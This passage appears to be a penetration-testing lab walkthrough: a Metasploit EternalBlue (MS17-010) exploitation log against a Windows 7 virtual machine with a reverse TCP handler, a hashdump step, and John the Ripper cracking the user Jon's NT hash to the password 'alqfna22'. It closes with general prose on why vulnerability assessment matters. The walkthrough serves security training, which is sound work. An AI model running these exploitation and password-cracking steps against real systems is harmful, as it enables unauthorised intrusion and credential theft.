
```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.225.128:4444
[*] 192.168.225.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.225.129:445   - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.225.129:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.225.129:445 - The target is vulnerable.
[*] 192.168.225.129:445 - Connecting to target for exploitation.
[+] 192.168.225.129:445 - Connection established for exploitation.
[+] 192.168.225.129:445 - Target OS selected valid for OS indicated by SMB re
ply
[*] 192.168.225.129:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.225.129:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f
66 65 73  Windows 7 Profes
[*] 192.168.225.129:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53
65 72 76  sional 7601 Serv
[*] 192.168.225.129:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31
          ice Pack 1
[+] 192.168.225.129:445 - Target arch selected valid for arch indicated by DC
E/RPC reply
[*] 192.168.225.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.225.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.225.129:445 - Starting non-paged pool grooming
[+] 192.168.225.129:445 - Sending SMBv2 buffers
[+] 192.168.225.129:445 - Closing SMBv1 connection creating free hole adjacen
t to SMBv2 buffer.
[*] 192.168.225.129:445 - Sending final SMBv2 buffers.
[*] 192.168.225.129:445 - Sending last fragment of exploit packet!
[*] 192.168.225.129:445 - Receiving response from exploit packet
[+] 192.168.225.129:445 - ETERNALBLUE overwrite completed successfully (0×C00
0000D)!
[*] 192.168.225.129:445 - Sending egg to corrupted connection.
[*] 192.168.225.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.225.129
```

hashdump: Command used in Metasploit to extract password hashes from the compromised system for further analysis or cracking.

Using this Hashes which we got, we can save it in a txt file and try to crack the hashes using different types of Bruteforce attacks.

This will only be possible only if u run exploit in "exploit/windows/smb/ms17_010_eternalblue" which is in msf6

Step 6: As we got the hash for Jon, we will be cracking this with bruteforce attack and try to find the password for the username “Jon” which will help us compromise the Windows Machine.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (?)
1g 0:00:00:01 DONE (2024-01-15 10:33) 0.8547g/s 8718Kp/s 8718Kc/s 8718KC/s al
qui..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

We are using john to crack the password.

command : john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT winhash.txt


john: Invokes the John the Ripper password cracking tool.

--wordlist=/usr/share/wordlists/rockyou.txt: Specifies the path to the wordlist (dictionary) used for password cracking.

--format=NT: Indicates the format of the password hash, in this case, the NTLM hash format.

winhash.txt: Specifies the file containing the NTLM password hashes to be cracked.

Step 7: After the password is cracked go to your Windows Virtual Machine and try to login with the cracked password for Jon.



The Windows Virtual Machine has been compromised successfully.

Username: **Jon**
Password: alqfna22

How is it affecting the real world system?

Vulnerability Assessment and Penetration Testing (VAPT) plays a crucial role in enhancing the security of real-world systems in several ways:

Identifying Weaknesses:

VAPT helps in identifying vulnerabilities and weaknesses in the system, including software flaws, misconfigurations, and potential entry points for attackers. This proactive approach allows organisations to address issues before they can be exploited maliciously.

Risk Mitigation:

By pinpointing vulnerabilities and assessing their potential impact, VAPT reports provide valuable insights into the risks associated with the system. This enables organisations to prioritise and address high-risk vulnerabilities, thereby reducing the overall risk of security breaches.

Compliance Requirements:

Many industries and regulatory bodies mandate regular security assessments, and VAPT helps organisations meet compliance requirements. Following industry standards and best practices ensures that systems adhere to security guidelines, protecting sensitive data and maintaining regulatory compliance.

Enhancing Incident Response:

VAPT helps organisations improve their incident response capabilities by identifying potential attack vectors. Knowing where vulnerabilities exist allows for better preparation and response planning, enabling organisations to react swiftly in the event of a security incident.

Security Awareness:

VAPT reports raise awareness among stakeholders about the security posture of their systems. This awareness empowers decision-makers to allocate resources effectively for security measures and promotes a security-conscious culture within the organisation.

Customer Trust and Reputation:

Demonstrating a commitment to security through regular VAPT can enhance customer trust. Organisations that prioritise security and take proactive measures to protect user data are more likely to maintain a positive reputation in the eyes of customers, partners, and the public.

Preventing Data Breaches:

By identifying and fixing vulnerabilities before they can be exploited, VAPT helps prevent data breaches. This is especially crucial in safeguarding sensitive information and protecting against financial losses, legal consequences, and damage to an organisation's reputation.

Continuous Improvement:

VAPT is not a one-time activity; it should be part of an organisation's ongoing security strategy. Regular assessments allow for continuous improvement, ensuring that security measures evolve to address new threats and vulnerabilities that may emerge over time.